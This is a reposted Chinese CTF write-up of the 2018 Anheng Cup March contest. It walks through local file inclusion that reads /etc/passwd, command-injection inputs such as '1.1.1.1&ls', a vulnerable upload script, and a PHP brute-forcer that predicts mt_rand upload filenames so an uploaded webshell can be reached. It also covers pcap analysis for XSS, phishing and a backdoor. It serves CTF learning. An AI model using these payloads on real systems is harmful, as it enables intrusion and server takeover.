安恒杯 3月线上个人赛WriteUp

转载

weixin_34090643 于 2018-03-26 16:47:00 发布 383 收藏 1
文章标签： php 网络
原文链接：http://www.cnblogs.com/litlife/p/8652013.html
版权
#前言
这次做的还挺多的，只有个Web300没做出来，排名由上次60+进步到这次16名(最后三分钟掉了5名)，感觉还是不错的。但是很明显，流量题有很大的运气成分。做完流量题之后还剩一个多小时，水了水Misc，然而之前从来没做过，不知道有什么套路，到最后也没做出来。看看排名靠前的大佬基本就是Web+Crypto+Misc+Re+流量，我的知识面还是太窄了。下面好好加油吧，Re也要学学了。


#Web
##Web100-WebScan:
进入网站后先看一下有哪些网页，其中有个网页的url中有个&file=.，具体的文件名我没有记录，不过估计就是LFI漏洞了(本地文件包含)。尝试一下：

```
http://192.168.5.25/index.php?act=about&file=../../../../etc/passwd
```

页面果然返回了/etc/passwd的文件内容。由于这题的hint与Web日志有关，所以就包含一下apache日志试试：

```
http://192.168.5.25/index.php?act=about&file=../../../../etc/httpd/conf/httpd.conf
```


出来了，find一下flag：




##Web200-ping也能把你ping挂
这题看到后瞬间想到了二月赛中的一个Web题，题目名也是ping，结果使用命令执行+dnslog做的，所以估计这题也是命令执行了。
进入网页后看到一个输入框，输入ip地址，然后输入框下面会回显ping的结果。
尝试在ip地址后加上一些字符，来执行下一个命令。比如：

```
1.1.1.1|ls
1.1.1.1 > ls
1.1.1.1; ls
1.1.1.1&ls
```

反正就是一顿乱揍，到最后的&终于成功回显了：



通过观察ls的回显，发现了一个upload文件夹和一个文件上传的php文件。进入you_find_upload.php页面，就是一个常规的文件上传页面。



上传之后也没啥回显，也不知道文件名。发现上面的导航栏多了个查看源码，点进去之后我忘了是什么样了，反正是把you_find_upload.php源码给你了，源码如下(无关紧要的html代码我就不贴了，太长了)：

```
<form action="you_find_upload.php" method="POST" enctype="multipart/form-data">
    <label>Select image to upload:</label>
    <input type="file" name="file">
    <button type="submit" class="btn" name="submit">upload</button>
    <pre>
    <?php
    $type = array('gif','jpg','png');
    mt_srand((time() % rand(1,100000)%rand(1000,9000)));
    echo mt_rand();
    if (isset($_POST['submit'])) {
        $check = getimagesize($_FILES['file']['tmp_name']);
        @$extension = end(explode('.',$_FILES['file']['name']));
        if(in_array($extension,$type)){
            echo 'File is an image - ' . $check['mime'];
            $filename = '/var/www/html/web1/upload/'.mt_rand().'_'.$_FILES['file']['name'];
            move_uploaded_file($_FILES['file']['tmp_name'], $filename);
            echo "<br>\n";
        } else {
            echo "File is not an image";
        }
    }
    if(isset($_GET['p'])){
        if(@preg_match("/\.\.\//",$_GET['p'])){
            echo "ä¼ è¿ä¸ªå ©å ï¼too young too simple";
        }
        else{
           @include $_GET['p'].".php";
        }
    }
    ?>
</pre>
</form>
```

分析之后发现对于上传的文件有个限制,就是文件名必须以.jpg或.png或.gif结尾。上传之后，将文件命名成"随机数字+_+原文件名"。这里发现，就算上穿了图片马，你没有随机数啊！所以还是找不到文件的。
仔细看代码，发现三个关键点：

```
1.mt_srand((time() % rand(1,100000)%rand(1000,9000)));
这是生成一个随机种子
2.echo mt_rand()
做一次随机运算
3. $filename = '/var/www/html/web1/upload/'.mt_rand().'_'.$_FILES['file']['name'];
再做一此随机运算，并将这个随机数作为文件名的一部分。
```

由此可见，如果第三步的随机数能搞到，那文件名就出来了。可是这个随机数怎么搞？只好求助一下百度，发现mt_rand()生成的是伪随机数，也就是说，只要种子固定，那么每次的的mt_rand()都是固定的。举个例子：

```php
<?php
    mt_srand(1);//先给个值为1的种子
    echo mt_rand();//输出随机数
    echo "<br>";
    echo mt_rand();//再次输出随机数
    echo "<br>";
    echo mt_rand();//再再次输出随机数
?>
```

输出结果：

```
1244335972
15217923
1546885062
```

你再刷新试试，你会发现，不管刷新多少次，生成的随机数都是固定的。因此生成的随机数只跟两个值有关，一个是种子的值，一个是计算的次数。而种子在源代码中有，计算的次数我们也已经知道了(2次，因为第二个mt_rand()用于合成文件名)。所以，基本上文件名就出来了。看一下种子：

```
mt_srand((time() % rand(1,100000)%rand(1000,9000)));
```

这个种子是跟时间相关的，可是你echo一下种子你就会发现，种子的值在0~10000之间(并不精确，仅仅是我根据echo大致猜测的)。
整理一下思路，我上面说，随机数只跟两个因素有关，一个是种子，一个是计算的次数。现在已经知道了，种子的值是0~10000，计算的次数是2。所以我们最多只要计算1w次就能找到这个随机数了。方法就是写个php脚本，进行爆破。这里有个小技巧，你可以将同一个文件上传多次，这样爆破的时间会减少很多。上脚本(代码很丑，大佬轻喷)：

```php
<?php
/*上传文件名为1.php.jpg*/
$url = 'http://192.168.5.85/upload/';
$start = 1;
$end = 10000;
$index = $start;
$random_pre = '';
$filename = '';
$result = '##';
while($index <= $end){
    echo "No.".$index;
    echo "<br>";
    mt_srand($index);
    mt_rand();
    $random_pre = mt_rand();
    $filename = $random_pre.'_1.php.jpg';
    $cur_url = $url.$filename;
    if(curl_get($cur_url)){
        $result = $result.$filename.'--';
        exit;
    }
    $index++;
}
if($index == 1001){
    echo "no result!";
}

function curl_get($tmp_url){
    $ch=curl_init();
    curl_setopt($ch,CURLOPT_URL,$tmp_url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch,CURLOPT_HEADER,1);
    $result=curl_exec($ch);
    $code=curl_getinfo($ch,CURLINFO_HTTP_CODE);
    if($code=='404' && $result){
        curl_close($ch);
        return 0;
    } else {
        curl_close($ch);
        echo $code;
        echo "<br>";
        echo "#####got one!===>>>".$tmp_url;
        echo "<br>";
        return 1;
    }
}
```

这样基本就能爆破出我们的文件了，爆出来之后面临的问题就是解析了。众所周知，apache的解析漏洞只能使用apache不认识的后缀名，而这题已经限制死了，必须以图片格式结尾。所以常规办法已经无法继续了(也许因为我菜？)，后来尝试1.php.jpg时，没想到竟然成功解析了！这是什么鬼哦！我在t00ls上问了大佬，他们说可能是.htaccess的问题，估计是这样了，在生产环境中应该是遇不到的。
解析成功后用菜刀连一下，发现flag在根目录下(第一次做上传的我，光找这个flag就找了十多分钟)。

##Web300-Bypass

这题没做出来，很辣鸡。登录页面一直要么是username not exists，要么就是非法字符。等等看大佬的WP吧。
。

#流量题


这是第一次做流量题，没想到误打误撞三题全做出来了。之前就用过几次Wireshark，并不熟练，所以这次找flag之旅可以说是纯靠手找，毫无章法可言，所以就当故事看吧。。
先po个流量文件： https://pan.baidu.com/s/1saFYvXjCYwj-xZQ4AuY8xg 密码：m06t

数据采集D_eth0_NS_20160809_164452.pcap	2018/3/25 13:15	Wireshark capture file	488,282 KB
数据采集D_eth0_NS_20160809_170106.pcap	2018/3/25 13:05	Wireshark capture file	488,283 KB
数据采集D_eth0_NS_20160809_170427.pcap	2018/3/25 13:07	Wireshark capture file	488,283 KB
数据采集D_eth0_NS_20160809_171230.pcap	2018/3/25 13:02	Wireshark capture file	488,283 KB
数据采集D_eth0_NS_20160809_172831.pcap	2018/3/25 12:52	Wireshark capture file	488,282 KB
数据采集H_eth0_NS_20160809_164535.pcap	2018/3/25 12:51	Wireshark capture file	488,283 KB
数据采集H_eth0_NS_20160809_170103.pcap	2018/3/25 12:50	Wireshark capture file	488,283 KB
数据采集H_eth0_NS_20160809_170424.pcap	2018/3/25 12:37	Wireshark capture file	488,283 KB
数据采集H_eth0_NS_20160809_170930.pcap	2018/3/25 12:38	Wireshark capture file	488,283 KB
数据采集H_eth0_NS_20160809_172819.pcap	2018/3/25 12:34	Wireshark capture file	488,283 KB

##流量100-找黑客IP

一共10个数据包，时间相同，最后六位数字不同。我想查看一下文件修改时间，可是这边全是我的本地下载的时间，所以就只能根据文件名来排序了。


进入文件中，先大体浏览一下，基本都是TCP和HTTP包。随便找一个包，跟踪一下TCP或HTTP流，如果运气好的话就能立马发现蹊跷：



这是一个xss注入，把鼠标移到文字上，Wireshark会自动将这个数据包高亮显示，看一下源IP就ok了。


##流量题200-找发送钓鱼邮件的黑客的邮箱

既然是发邮件，自然要找一下SMTP协议了。在Wireshark过滤栏中输入smtp，看看哪个包里有数据。找到之后继续跟踪TCP流：




##流量题300-找黑客留的后门

这题我是从第一个包一直看到最后一个包，最后在172831中好不容易才找到。先过滤成POST协议，因为文件上传的话一般都是通过POST上传的。然后大致浏览一下POST的地址，以及POST的数据。后来发现请求的这个文件挺可疑：



很有可能是上传文件的php页面。再仔细找找就能发现后门文件了：



转载于:https://www.cnblogs.com/litlife/p/8652013.html